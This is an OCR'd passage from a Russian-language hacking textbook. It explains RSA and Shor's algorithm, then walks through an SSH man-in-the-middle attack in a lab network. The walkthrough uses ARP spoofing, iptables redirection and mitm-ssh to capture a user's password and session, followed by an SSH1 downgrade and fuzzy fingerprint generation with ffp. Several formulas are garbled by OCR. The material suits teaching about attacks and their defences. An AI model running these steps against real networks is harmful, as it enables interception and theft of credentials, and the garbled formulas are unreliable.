$$M^{2 \times \varphi(N)} = 1(\text{mod}N)$$

Повторив этот процесс S раз, мы получим, что:

$$M^{S \times \varphi(N)} = 1(\text{mod}N)$$

Теперь давайте умножим обе стороны на M:

$$M^{S \times \varphi(N)} \times M = 1 \times M(\text{mod}N)$$

$$M^{S \times \varphi(N)+1} = M(\text{mod}N)$$

По сути, это уравнение является основой алгоритма RSA. Число M после возведения в степень по модулю числа N дает исходное число M. То есть функция возвра-

щает переданное в нее число, что само по себе не представляет особого интереса. Но если разбить уравнение на две части, то одну можно применять для шифрования, а вторую для дешифровки. Для этого нужно определить два числа E и D, произведение которых будет равно параметру S, умноженному на $\phi(N) + 1$. Полученное таким способом значение можно подставить в предыдущее уравнение.

$$E \times D = S \times \phi(N) + 1$$

$$M^{E \times D} = M(\mathrm{mod}N)$$

Это эквивалентно записи:

$$(M^E)^D = M(\mathrm{mod}N),$$

которую можно разбить на две части:

$$ME = C(\mathrm{mod}N)$$

$$CD = M(\mathrm{mod}N)$$

Фактически это и есть алгоритм RSA. Надежность алгоритма обеспечивается сохранением числа D в секрете. Пара N и E публикуется в качестве открытого ключа, потому, если разложить N на исходные множители P и Q, можно будет легко вычислить $\phi(N)$ как произведение $(P - 1) \times (Q - 1)$ и с помощью расширенного алгоритма Эвклида определить D. Для сохранения надежности размер ключей RSA следует выбирать с учетом самых популярных алгоритмов разложения на множители. В настоящее время к таковым относится *метод решета числового поля* (NFS, number field sieve). Он имеет субэкспоненциальную сложность, недостаточную для взлома 2048-разрядного ключа RSA за разумное время.

0x742 Алгоритм Шора

Квантовые компьютеры обещают невероятное увеличение вычислительного потенциала. Питер Шор смог воспользоваться одним из их преимуществ, массовым параллелизмом, для эффективного разложения на множители с помощью старого трюка из теории чисел.

Сам алгоритм очень прост. Берем число N и выбираем меньшее число A, взаимно простое с N. При этом, когда N представляет собой произведение двух простых чисел (а именно так обстоят дела, когда мы пытаемся выполнить разложение на множители для взлома алгоритма RSA), если число A не является взаимно простым с N, то оно — один из его делителей.

После этого мы загружаем в суперпозицию порядковые числа, начиная с 1, и подаем их на вход функции $f(x) = A^x(\mathrm{mod}N)$. Магия квантовых вычислений позволяет проделать такое одновременно для всех чисел. Результаты будут повторяться по определенному шаблону, и нужно определить период повторений. На квантовом компьютере это можно быстро сделать с помощью преобразования Фурье. Обозначим период буквой R.

Теперь останется вычислить НОД($A^{R/2}$ + 1, N) и НОД($A^{R/2}$ – 1, N). Хотя бы одно из них будет делителем N. Это возможно благодаря соотношению $A^R = 1(\mathrm{mod}N)$, а кроме того:

$A^R = 1(\mathrm{mod}N)$

$(A^{R/2})^2 = 1(\mathrm{mod}N)$

$(A^{R/2})^2 - 1 = 0(\mathrm{mod}N)$

$(A^{R/2} - 1) \times (A^{R/2} + 1) = 0(\mathrm{mod}N)$

Это означает, что соотношение $(A^{R/2} - 1) \times (A^{R/2} + 1)$ представляет собой целое число, кратное N. При условии, что числа не равны нулю, одно из них будет иметь общий делитель с N.

Для взлома алгоритма RSA нужно разложить на простые множители открытый ключ N. В рассматривавшемся выше случае N было равно 143. Мы выберем число A, которое является взаимно простым с N и меньше его. Под эти условия подходит значение 21. То есть наша функция примет вид $f(x) = 21^x(\mathrm{mod}143)$. Проверим ее значение для всех целых чисел, начиная с 1 и до предела, который допускается квантовым компьютером.

Для краткости предположим, что наш компьютер имеет три квантовых разряда, соответственно, в суперпозиции могут храниться восемь значений.

$x = 1$	$21^1(\mathrm{mod}143) = 21$
$x = 2$	$21^2(\mathrm{mod}143) = 12$
$x = 3$	$21^3(\mathrm{mod}143) = 109$
$x = 4$	$21^4(\mathrm{mod}143) = 1$
$x = 5$	$21^5(\mathrm{mod}143) = 21$
$x = 6$	$21^6(\mathrm{mod}143) = 12$
$x = 7$	$21^7(\mathrm{mod}143) = 109$
$x = 8$	$21^8(\mathrm{mod}143) = 1$

В данном случае период легко определяется на глаз: R равно 4. Теперь мы можем написать соотношения НОД(21^2 – 1143) и НОД(21^2 + 1143), у которых должен быть хотя бы один общий делитель. В рассматриваемом случае их два, потому что НОД(440, 143) = 11, а НОД(442, 142) = 13. Именно эти значения позволят нам вычислить секретный ключ алгоритма RSA из предыдущего примера.

0x750 Гибридные шифры

Гибридные криптосистемы объединяют в себе лучшие черты обоих типов. Асимметричный шифр используется для обмена случайным образом сгенерированным ключом, которым симметрично шифруется остальная информация. Такой подход

обеспечивает скорость и эффективность симметричного шифрования, одновременно решая вопрос защищенного обмена ключами. Большинство современных криптографических приложений, таких как SSL, SSH и PGP, применяют именно гибридные системы.


Так как в большинстве приложений используются устойчивые к криптоанализу шифры, попытки их взлома обычно ни к чему не приводят. Но если вам удастся перехватить пересылаемые данные и замаскироваться под одну из участвующих в общении сторон, вы сможете атаковать алгоритм обмена ключами.

0x751 Атака посредника

Атака посредника (*MitM*, man-in-the-middle) — это способ обойти шифрование. Злоумышленник поддерживает связь между двумя сторонами, считающими, что общаются друг с другом напрямую.

При установке защищенного соединения генерируется секретный ключ, который передается с использованием асимметричного шифра. Как правило, потом именно этим секретным ключом шифруется дальнейший обмен данными между двумя сторонами. Так как он надежно защищен при передаче и им шифруется весь последующий трафик, обычный перехват пакетов ничего не даст, так как прочитать их будет невозможно.

При атаке посредника стороны A и B считают, что общаются друг с другом, в то время как каждая из них обменивается данными со злоумышленником. Соответственно, когда A обсуждает зашифрованное соединение с B, фактически он открывает его для атакующего, который узнает секретный ключ. После этого хакеру остается открыть зашифрованное соединение со стороной B, которая будет считать, что обменивается данными с A, как показано на рисунке.



Фактически злоумышленник поддерживает два шифрованных канала связи с двумя разными секретными ключами. Пакеты от стороны A шифруются первым ключом и отправляются злоумышленнику, который расшифровывает их первым ключом и повторно шифрует вторым. В таком виде они отправляются стороне B, которая думает, что получила их от A. Таким способом злоумышленник не только перехватывает, но и редактирует трафик между ничего не подозревающими A и B.

После изменения пути следования трафика с помощью инструмента отправления ARP-кэша можно воспользоваться одним из инструментов для атаки посредника на протоколы SSH. Большинство из них представляет собой модификации исходного кода openssh. В качестве примера на загрузочный диск я добавил пакет mitm-ssh Класа Нюберга.

Есть и другие инструменты для решения данной задачи, но пакет mitm-ssh является наиболее надежным из общедоступных средств. Вы найдете его в собранном виде в папке /usr/src/mitm-ssh. Этот инструмент принимает соединения на указанном порте, а затем направляет их на реальный IP-адрес целевого SSH-сервера. После отравления ARP-кэшей инструментом arpspoof можно направить трафик, идущий к целевому SSH-серверу, на машину злоумышленника, на которой запущена программа mitm-ssh. Так как она слушает на локальном узле, для изменения направления трафика нам потребуются правила фильтрации IP.

В качестве примера возьмем целевой SSH-сервер с адресом 192.168.42.72. Программа mitm-ssh слушает на порте 2222, поэтому ее не нужно запускать с правами пользователя root. Команда iptables заставит операционную систему Linux направлять все входящие TCP-соединения, адресованные порту 22, на порт 2222 локального узла.

```
reader@hacking:~ $ sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT
--to-ports 2222
reader@hacking:~ $ sudo iptables -t nat -L
Chain PREROUTING (policy ACCEPT)
target     prot opt source               destination
REDIRECT   tcp    anywhere               anywhere            tcp dpt:ssh redir
ports 2222

Chain POSTROUTING (policy ACCEPT)
target      prot opt source               destination

Chain OUTPUT (policy ACCEPT)
target      prot opt source               destination
reader@hacking:~ $ mitm-ssh

..
/|\    SSH Man In The Middle [Based on OpenSSH_3.9p1]
_|_    By CMN <cmn@darklab.org>

Usage: mitm-ssh <non-nat-route> [option(s)]

Routes:
```

```
    <host>[:<port>]   Static route to port on host
    (for non NAT connections)

Options:
    -v              Verbose output
    -n              Do not attempt to resolve hostnames
    -d              Debug, repeat to increase verbosity
    -p port         Port to listen for connections on
    -f configfile   Configuration file to read

Log Options:
    -c logdir       Log data from client in directory
    -s logdir       Log data from server in directory
    -o file         Log passwords to file

reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
```

Затем откроется еще один терминал, в котором инструментом arpspoof будет выполнено отравление ARP-кэшей, а трафик, идущий по адресу 192.168.42.72, окажется перенаправлен на нашу машину.

```
reader@hacking:~ $ arpspoof
Version: 2.3
Usage: arpspoof [-i interface] [-t target] host
reader@hacking:~ $ sudo arpspoof -i eth0 192.168.42.72
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at
0:12:3f:7:39:9c
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at
0:12:3f:7:39:9c
0:12:3f:7:39:9c ff:ff:ff:ff:ff:ff 0806 42: arp reply 192.168.42.72 is-at
0:12:3f:7:39:9c
```

На этом подготовку к атаке типа MitM можно считать завершенной. Давайте рассмотрим вывод с машины с адресом 192.168.42.250, которая открывает соединение SSH с адресом 192.168.42.72.

Машина 192.168.42.250 (tetsuo), подключающаяся к адресу 192.168.42.72 (loki)

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is 84:7a:71:58:0f:b5:5e:1b:17:d7:b5:9c:81:5a:56:7c.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
jose@192.168.42.72's password:
Last login: Mon Oct 1 06:32:37 2007 from 192.168.42.72
Linux loki 2.6.20-16-generic #2 SMP Thu Jun 7 20:19:32 UTC 2007 i686

jose@loki:~ $ ls -a
```

```
.    .bash_logout .bash_profile .bashrc .bashrc.swp .profile Examples
jose@loki:~ $ id
uid=1001(jose) gid=1001(jose) groups=1001(jose)
jose@loki:~ $ exit
logout
Connection to 192.168.42.72 closed.

iz@tetsuo:~ $
```

Все выглядит нормально, и соединение кажется защищенным. А между тем незаметно для пользователя оно было перенаправлено на машину злоумышленника, который использует отдельное шифрованное соединение с целевым сервером. При этом на атакующей машине фиксируется все, что касается соединения.

На машине злоумышленника

```
reader@hacking:~ $ sudo mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
WARNING: /usr/local/etc/moduli does not exist, using fixed modulus
[MITM] Found real target 192.168.42.72:22 for NAT host 192.168.42.250:1929
[MITM] Routing SSH2 192.168.42.250:1929 -> 192.168.42.72:22

[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection password 0 sP#byp%srt

[MITM] Connection from UNKNOWN:1929 closed
reader@hacking:~ $ ls /usr/local/var/log/mitm-ssh/
passwd.log
ssh2 192.168.42.250:1929 <- 192.168.42.72:22
ssh2 192.168.42.250:1929 -> 192.168.42.72:22
reader@hacking:~ $ cat /usr/local/var/log/mitm-ssh/passwd.log
[2007-10-01 13:33:42] MITM (SSH2) 192.168.42.250:1929 -> 192.168.42.72:22
SSH2_MSG_USERAUTH_REQUEST: jose ssh-connection password 0 sP#byp%srt

reader@hacking:~ $ cat /usr/local/var/log/mitm-ssh/ssh2*
Last login: Mon Oct 1 06:32:37 2007 from 192.168.42.72
Linux loki 2.6.20-16-generic #2 SMP Thu Jun 7 20:19:32 UTC 2007 i686
jose@loki:~ $ ls -a
.    .bash_logout .bash_profile .bashrc .bashrc.swp .profile Examples
jose@loki:~ $ id
uid=1001(jose) gid=1001(jose) groups=1001(jose)
jose@loki:~ $ exit
logout
```

Атакующая машина выступила в роли прокси-сервера, и направление аутентификации поменялось, что позволило перехватить пароль *sP#byp%srt*. Кроме того, данные, передававшиеся во время подключения, были зафиксированы, и теперь злоумышленник знает все, что делала жертва во время сеанса SSH.

Атаки такого типа позволяют маскироваться под стороны, принимающие участие во взаимодействии. Протоколы SSL и SSH были спроектированы с учетом этого и имеют защиту против фальсификации идентификаторов. В SSL для проверки личных данных применяются сертификаты, а SSH использует цифровые отпечатки узла. Без корректного сертификата или цифрового отпечатка узла В попытка открыть между ним и сервером А зашифрованный канал связи выявит несоответствие сигнатур, и сервер А получит предупреждение.

В предыдущем примере узел 192.168.42.250 (tetsuo) никогда раньше не общался через SSH с узлом 192.168.42.72 (loki) и не имеет его цифрового отпечатка. Принятый им отпечаток был сгенерирован программой mitm-ssh. Окажись у машины 192.168.42.250 (tetsuo) цифровой отпечаток машины с адресом 192.168.42.72 (loki), атака была бы распознана и пользователь увидел бы следующее предупреждение:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@    WARNING: REMOTE HOST IDENTIFICATION HAS CHANGED!     @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
IT IS POSSIBLE THAT SOMEONE IS DOING SOMETHING NASTY!
Someone could be eavesdropping on you right now (man-in-the-middle attack)!
It is also possible that the RSA host key has just been changed.
The fingerprint for the RSA key sent by the remote host is 84:7a:71:58:0f:b5:5e:1b:
17:d7:b5:9c:81:5a:56:7c.
Please contact your system administrator.
Add correct host key in /home/jon/.ssh/known_hosts to get rid of this message.
Offending key in /home/jon/.ssh/known_hosts:1
RSA host key for 192.168.42.72 has changed and you have requested strict checking.
Host key verification failed.
iz@tetsuo:~ $
```

Клиент openssh будет препятствовать установлению соединения до удаления старого цифрового отпечатка. Впрочем, многие SSH-клиенты в операционных системах семейства Windows придерживаются не столь строгих правил и выводят окно диалога с вопросом «Are you sure you want to continue?». Несведущий пользователь может проигнорировать предупреждение и подтвердить установку соединения.

0x752 Разница цифровых отпечатков узлов в протоколе SSH

Цифровые отпечатки узлов, которые протокол SSH использует для проверки личных данных, обладают уязвимостями. В более новых версиях openssh они устранены, но до сих пор существуют в старых реализациях. Как правило, при первом соединении по SSH с новым узлом его цифровой отпечаток добавляется в файл `known_hosts`, как показано ниже:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
jose@192.168.42.72's password: <ctrl-c>
iz@tetsuo:~ $ grep 192.168.42.72 ~/.ssh/known_hosts
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMJSc316SH4aOijgkf7nZnH4LirNziH5up
Zmk4/JSdBXcQohiskFFeHadFViuB4xIURZeF3Z7OJtEi8aupf2pAnhSHF4rmMV1pwaSuNTahsBoKOKSa
TUOW0RN/1t3G/52KTzjtKGacX4gTLNSc8fzfZU=
iz@tetsuo:~ $
```

Но существуют две версии этого протокола — SSH1 и SSH2, и у каждой — свой цифровой отпечаток узла.

```
iz@tetsuo:~ $ rm ~/.ssh/known_hosts
iz@tetsuo:~ $ ssh -1 jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA1 key fingerprint is e7:c4:81:fe:38:bc:a8:03:f9:79:cd:16:e9:8f:43:55.
Are you sure you want to continue connecting (yes/no)? no
Host key verification failed.
iz@tetsuo:~ $ ssh -2 jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)? no
Host key verification failed.
iz@tetsuo:~ $
```

Приветствие SSH-сервера содержит информацию о необходимой версии протокола (она выделена жирным шрифтом):

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.9p1

Connection closed by foreign host.
iz@tetsuo:~ $ telnet 192.168.42.1 22
Trying 192.168.42.1...
Connected to 192.168.42.1.
Escape character is '^]'.
SSH-2.0-OpenSSH_4.3p2 Debian-8ubuntu1

Connection closed by foreign host.
iz@tetsuo:~ $
```

Приветствие машины 192.168.42.72 (loki) включает в себя строку `SSH-1.99`, указывающую, что сервер работает с обеими версиями протокола. Часто в конфигурации SSH-сервера фигурирует строка `Protocol 2,1`, которая также означает, что возможны обе версии протокола, но чаще всего применяется SSH2. Поддержка обеих версий сделана для обеспечения обратной совместимости с клиентами, работающими только по протоколу SSH1.

В свою очередь, приветствие узла 192.168.42.1 содержит строку `SSH-2.0`, сообщающую, что сервер обменивается данными по SSH2. Очевидно, что к нему могут подключиться только клиенты, работающие по этому протоколу и имеющие отпечатки узла данной версии.

Аналогичная ситуация с машиной loki (192.168.42.72), просто та работает исключительно с протоколом SSH1, для которого существует другой набор цифровых отпечатков узла. Вероятность того, что клиент также использовал версию SSH1, крайне мала, соответственно, нужных цифровых отпечатков у него пока нет.

Если при MitM-атаке модифицированный демон SSH заставит клиента общаться по другому протоколу, то найти цифровой отпечаток узла не получится и вместо длинного предупреждения пользователь увидит просьбу добавить новый отпечаток. Инструмент mitm-sshtool построен на базе кода openssh, так что конфигурационные файлы этих программа похожи друг на друга. Если добавить строчку `Protocol 1` в файл /usr/local/etc/mitm-ssh_config, демон mitm-ssh будет утверждать, что он понимает только протокол SSH1.

Приведенный ниже вывод показывает, что обычно SSH-сервер машины loki использует обе версии протокола SSH1 и SSH2, но после того как с помощью нового конфигурационного файла появился посредник mitm-ssh, фальшивый сервер начал утверждать, что использует только протокол SSH1.

От обычной машины с адресом 192.168.42.250 (tetsuo)

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.99-OpenSSH_3.9p1

Connection closed by foreign host.
iz@tetsuo:~ $ rm ~/.ssh/known_hosts
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA key fingerprint is ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '192.168.42.72' (RSA) to the list of known hosts.
jose@192.168.42.72's password:

iz@tetsuo:~ $
```

На машине атакующего mitm-ssh делает настройки только под протокол SSH1

```
reader@hacking:~ $ echo "Protocol 1" >> /usr/local/etc/mitm-ssh_config
reader@hacking:~ $ tail /usr/local/etc/mitm-ssh_config
# Место хранения паролей
#PasswdLogFile /var/log/mitm-ssh/passwd.log

# Место хранения данных, посылаемых клиентом серверу
#ClientToServerLogDir /var/log/mitm-ssh

# Место хранения данных, посылаемых сервером клиенту
#ServerToClientLogDir /var/log/mitm-ssh

Protocol 1
reader@hacking:~ $ mitm-ssh 192.168.42.72 -v -n -p 2222
Using static route to 192.168.42.72:22
SSH MITM Server listening on 0.0.0.0 port 2222.
Generating 768 bit RSA key.
RSA key generation complete.
```

И снова машина 192.168.42.250 (tetsuo)

```
iz@tetsuo:~ $ telnet 192.168.42.72 22
Trying 192.168.42.72...
Connected to 192.168.42.72.
Escape character is '^]'.
SSH-1.5-OpenSSH_3.9p1

Connection closed by foreign host.
```

Обычно такие клиенты, как tetsuo, подключаясь к машине loki по адресу 192.168.42.72, используют для обмена данными только протокол SSH2. Потому у клиента хранится отпечаток узла только для протокола SSH2. Когда посредник в ходе MitM-атаки вынуждает его вернуться к протоколу SSH1, цифровой отпечаток не сравнивается с уже хранящимся. В более старых реализациях просто предлагалось добавить новый отпечаток, так как с технической точки зрения для этого протокола отпечатка узла еще не было. Такая ситуация показана в следующем выводе.

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established.
RSA1 key fingerprint is 45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Are you sure you want to continue connecting (yes/no)?
```

После публикации данных об этой уязвимости новые реализации оболочек OpenSSH стали выводить более развернутое предупреждение:

```
iz@tetsuo:~ $ ssh jose@192.168.42.72
WARNING: RSA key found for host 192.168.42.72
in /home/iz/.ssh/known_hosts:1
RSA key fingerprint ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0.
The authenticity of host '192.168.42.72 (192.168.42.72)' can't be established
but keys of different type are already known for this host.
RSA1 key fingerprint is 45:f7:8d:ea:51:0f:25:db:5a:4b:9e:6a:d6:3c:d0:a6.
Are you sure you want to continue connecting (yes/no)?
```

Это не такое строгое предупреждение, как то, что появляется при разных цифровых отпечатках узла для одного и того же протокола. А так как не все клиенты регулярно обновляются, описанная выше техника иногда до сих пор применяется для атак типа MitM.

0x753 Нечеткие отпечатки

Интересную идею по поводу цифровых отпечатков узла SSH предложил Конрад Рик. Для соединения с сервером часто применяются несколько разных клиентов. При каждом подключении с помощью нового клиента отображается и добавляется новый отпечаток узла, и бдительный пользователь старается запомнить его общую структуру. Разумеется, никто не будут заучивать вид отпечатка, но существенные изменения в нем распознать легко. Представление о том, как выглядит отпечаток узла, значительно увеличивает безопасность при подключении с помощью нового клиента. При попытке MitM-атаки резко отличающийся отпечаток бросается в глаза.

Впрочем, мозг можно обмануть. Некоторые цифровые отпечатки кажутся похожими на другие. В каких-то шрифтах цифры 1 и 7 выглядят практически идентично. Как правило, наиболее четко запоминаются шестнадцатеричные числа в начале и в конце отпечатка, а середина представляется в общих чертах. Поэтому можно сгенерировать отпечаток, который будет выглядеть почти как настоящий.

Пакет openssh содержит инструменты для извлечения с серверов их ключей.

```
reader@hacking:~ $ ssh-keyscan -t rsa 192.168.42.72 > loki.hostkey
# 192.168.42.72 SSH-1.99-OpenSSH_3.9p1
reader@hacking:~ $ cat loki.hostkey
192.168.42.72 ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEA8Xq6H28EOiCbQaFbIzPtMJSc316SH4aOijgkf7nZnH4LirNziH5up
Zmk4/JSdBXcQohiskFFeHadFViuB4xIURZeF3Z7OJtEi8aupf2pAnhSHF4rmMV1pwaSuNTahsBoKOKSa
TUOW0RN/1t3G/52KTzjtKGacX4gTLNSc8fzfZU=
reader@hacking:~ $ ssh-keygen -l -f loki.hostkey
1024 ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0 192.168.42.72
reader@hacking:~ $
```

Теперь мы знаем, как выглядит отпечаток узла `192.168.42.72` (loki), и способны сгенерировать похожий на него отпечаток. Это делает разработанная Конрадом

Риком программа, которую можно скачать с сайта http://www.thc.org/thc-ffp/. Вот пример создания нечетких отпечатков для узла **192.168.42.72** (loki).

```
reader@hacking:~ $ ffp
Usage: ffp [Options]
Options:
  -f type      Specify type of fingerprint to use [Default: md5]
               Available: md5, sha1, ripemd
  -t hash      Target fingerprint in byte blocks.
               Colon-separated: 01:23:45:67... or as string 01234567...
  -k type      Specify type of key to calculate [Default: rsa]
               Available: rsa, dsa
  -b bits      Number of bits in the keys to calculate [Default: 1024]
  -K mode      Specify key calulation mode [Default: sloppy]
               Available: sloppy, accurate
  -m type      Specify type of fuzzy map to use [Default: gauss]
               Available: gauss, cosine
  -v variation Variation to use for fuzzy map generation [Default: 7.3]
  -y mean      Mean value to use for fuzzy map generation [Default: 0.14]
  -l size      Size of list that contains best fingerprints [Default: 10]
  -s filename  Filename of the state file [Default: /var/tmp/ffp.state]
  -e           Extract SSH host key pairs from state file
  -d directory Directory to store generated ssh keys to [Default: /tmp]
  -p period    Period to save state file and display state [Default: 60]
  -V           Display version information
No state file /var/tmp/ffp.state present, specify a target hash.
reader@hacking:~ $ ffp -f md5 -k rsa -b 1024 -t ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7
:e0:10:59:a0
---[Initializing]-------------------------------------------------------------
 Initializing Crunch Hash: Done
   Initializing Fuzzy Map: Done
 Initializing Private Key: Done
   Initializing Hash List: Done
   Initializing FFP State: Done
---[Fuzzy Map]----------------------------------------------------------------
   Length: 32
     Type: Inverse Gaussian Distribution
      Sum: 15020328
Fuzzy Map: 10.83% | 9.64%   8.52% | 7.47%   6.49% | 5.58%   4.74% | 3.96%
           3.25% | 2.62%   2.05% | 1.55%   1.12% | 0.76%   0.47% | 0.24%
           0.09% | 0.01%   0.00% | 0.06%   0.19% | 0.38%   0.65% | 0.99%
           1.39% | 1.87%   2.41% | 3.03%   3.71% | 4.46%   5.29% | 6.18%

---[Current Key]-------------------------------------------------------------
              Key Algorithm: RSA (Rivest Shamir Adleman)
        Key Bits / Size of n: 1024 Bits
                Public key e: 0x10001
 Public Key Bits / Size of e: 17 Bits
        Phi(n) and e r.prime: Yes
             Generation Mode: Sloppy

State File: /var/tmp/ffp.state
```

```
Running...

---[Current State]-------------------------------------------------------------
 Running:   0d 00h 00m 00s | Total:          0k hashs | Speed:      nan hashs/s

 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: 6a:06:f9:a6:cf:09:19:af:c3:9d:c5:b9:91:a4:8d:81
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 25.652482%

---[Current State]-------------------------------------------------------------
 Running:   0d 00h 01m 00s | Total:     7635k hashs | Speed:  127242 hashs/s

 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 55.471931%

---[Current State]-------------------------------------------------------------
 Running:   0d 00h 02m 00s | Total:     15370k hashs | Speed: 128082 hashs/s

 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: ba:06:3a:8c:bc:73:24:64:5b:8a:6d:fa:a6:1c:09:80
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 55.471931%

.:[ вывод обрезан ]:.

---[Current State]-------------------------------------------------------------
 Running:   1d 05h 06m 00s | Total:  13266446k hashs | Speed: 126637 hashs/s

 Best Fuzzy Fingerprint from State File /var/tmp/ffp.state
   Hash Algorithm: Message Digest 5 (MD5)
      Digest Size: 16 Bytes / 128 Bits
   Message Digest: ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50
    Target Digest: ba:06:7f:d2:b9:74:a8:0a:13:cb:a2:f7:e0:10:59:a0
    Fuzzy Quality: 70.158321%


Exiting and saving state file /var/tmp/ffp.state
reader@hacking:~ $
```

Процесс генерации нечетких отпечатков может продолжаться сколь угодно долго. Программа фиксирует лучшие варианты и периодически выводит их на экран. Информация о состоянии сохраняется в файл /var/tmp/ffp.state, что позволяет

прерывать работу программы комбинацией клавиш Ctrl+C, а затем возвращаться к процессу командой `ffp` без аргументов.

Через некоторое время после начала работы программы пары ключей для SSH-узла можно извлечь из файла состояния с помощью параметра `-e`.

```
reader@hacking:~ $ ffp -e -d /tmp
---[Restoring]--------------------------------------------------------------
   Reading FFP State File: Done
    Restoring environment: Done
 Initializing Crunch Hash: Done

 Saving SSH host key pairs: [00] [01] [02] [03] [04] [05] [06] [07] [08] [09]
reader@hacking:~ $ ls /tmp/ssh-rsa*
/tmp/ssh-rsa00      /tmp/ssh-rsa02.pub /tmp/ssh-rsa05     /tmp/ssh-rsa07.pub
/tmp/ssh-rsa00.pub  /tmp/ssh-rsa03     /tmp/ssh-rsa05.pub /tmp/ssh-rsa08
/tmp/ssh-rsa01      /tmp/ssh-rsa03.pub /tmp/ssh-rsa06     /tmp/ssh-rsa08.pub
/tmp/ssh-rsa01.pub  /tmp/ssh-rsa04     /tmp/ssh-rsa06.pub /tmp/ssh-rsa09
/tmp/ssh-rsa02      /tmp/ssh-rsa04.pub /tmp/ssh-rsa07     /tmp/ssh-rsa09.pub
reader@hacking:~ $
```

В приведенном примере сгенерировано 10 пар открытых и закрытых ключей. Для них можно сгенерировать отпечатки и сравнить их с исходным, как показано ниже:

```
reader@hacking:~ $ for i in $(ls -1 /tmp/ssh-rsa*.pub)
> do
> ssh-keygen -l -f $i
> done
1024 ba:0d:7f:d2:64:76:b8:9c:f1:22:22:87:b0:26:59:50 /tmp/ssh-rsa00.pub
1024 ba:06:7f:12:bd:8a:5b:5c:eb:dd:93:ec:ec:d3:89:a9 /tmp/ssh-rsa01.pub
1024 ba:06:7e:b2:64:13:cf:0f:a4:69:17:d0:60:62:69:a0 /tmp/ssh-rsa02.pub
1024 ba:06:49:d4:b9:d4:96:4b:93:e8:5d:00:bd:99:53:a0 /tmp/ssh-rsa03.pub
1024 ba:06:7c:d2:15:a2:d3:0d:bf:f0:d4:5d:c6:10:22:90 /tmp/ssh-rsa04.pub
